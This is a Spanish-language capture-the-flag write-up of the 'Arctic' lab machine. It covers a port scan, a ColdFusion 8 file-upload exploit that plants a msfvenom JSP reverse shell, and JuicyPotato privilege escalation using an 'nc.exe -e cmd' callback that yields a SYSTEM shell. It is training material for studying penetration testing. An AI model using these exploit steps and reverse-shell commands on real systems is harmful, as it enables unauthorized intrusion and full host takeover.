
Arctic - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de los puertos abiertos:

```
PORT      STATE SERVICE REASON          VERSION
135/tcp   open  msrpc   syn-ack ttl 127 Microsoft Windows RPC
8500/tcp  open  fmtp?   syn-ack ttl 127
49154/tcp open  msrpc   syn-ack ttl 127 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Como no vemos directamente ningun puerto http vamos a probar los siguientes puertos en en el navegador:



Podemos ver el contenido, vamos a seguir investigado para saber ante que nos encontramos. Si vamos a la ruta `http://10.10.10.11:8500/CFIDE/administrator/` podemos encontrar un panel de login que dice que estamos ante "Adobe coldfusion 8":



Vamos a buscar si existen exploits en esa version de adobe:

```
Adobe ColdFusion 7 - Multiple Cross-Site Scripting Vulnerabilities                | cfm/webapps/36172.txt
Adobe ColdFusion 8 - Remote Command Execution (RCE)                               | cfm/webapps/50057.py
Adobe ColdFusion 9 - Administrative Authentication Bypass                         | windows/webapps/27755.txt
```

El exploit funciona de la siguiente manera:

1. Primero hay que rellenar los campos:

```python
if __name__ == '__main__':
    # Define some information
    lhost = '10.10.14.5'
    lport = 1234
    rhost = "10.10.10.11"
    rport = 8500
    filename = uuid.uuid4().hex
```

2. Luego el exploit crea un archivo malicioso ".jsp" con msfvenom:

```python
# Generate a payload that connects back and spawns a command shell
print("\nGenerating a payload...")
os.system(f'msfvenom -p java/jsp_shell_reverse_tcp LHOST={lhost} LPORT={lport} -o {filename}.jsp')
```

3. Envia una peticion a la siguiente ruta para subir el archivo:

`request = urllib.request.Request(f'http://{rhost}:{rport}/CFIDE/scripts/ajax/FCKeditor/editor/filemanager/connectors/cfm/upload.cfm?Command=FileUpload&Type=File&CurrentFolder=/{filename}.jsp%00', data=data)`

```
# Create a request
request = urllib.request.Request(f'http://{rhost}:{rport}/CFIDE/scripts/ajax/FCKeditor/editor/filemanager/connectors/cfm/upload.cfm?Command=FileUpload&Type=File&CurrentFolder=/{filename}.jsp%00', data=da
request.add_header('Content-type', form.get_content_type())
request.add_header('Content-length', len(data))
```

4. Nos ponemos a la escucha con netcat para recibir la conexion a traves del archivo que hemos subido

```
def listen_connection():
    print('\nListening for connection ... ')
    os.system(f'nc -nlvp {lport}')
```

5. Recibimos la conexion

```
Listening for connection ...

Executing the payload ...
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.11] 49331




Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8\runtime\bin>whoami
whoami
arctic\tolis
```

ESCALADA DE PRIVILEGIOS

Vamos a a ver los privilegios que tenemos como el usuario tolis:

```
C:\temp>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Tenemos el permiso de SeImpersonatePrivilege por lo que podemos ejecutar JuicyPotatoe.exe para elevar nuestros privilegios:

`JuicyPotato.exe -t * -l 6666 -p C:\Windows\System32\cmd.exe -a "/c C:\temp\nc.exe -e cmd 10.10.14.5 4646"`

```
C:\temp>JuicyPotato.exe -t * -l 6666 -p C:\Windows\System32\cmd.exe -a "/c C:\temp\nc.exe -e cmd 10.10.14.5 4646"
JuicyPotato.exe -t * -l 6666 -p C:\Windows\System32\cmd.exe -a "/c C:\temp\nc.exe -e cmd 10.10.14.5 4646"
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 6666
....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```

Recibimos la conexion y somos "nt authority system":

```
└─$ nc -lvnp 4646
listening on [any] 4646 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.11] 49924
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```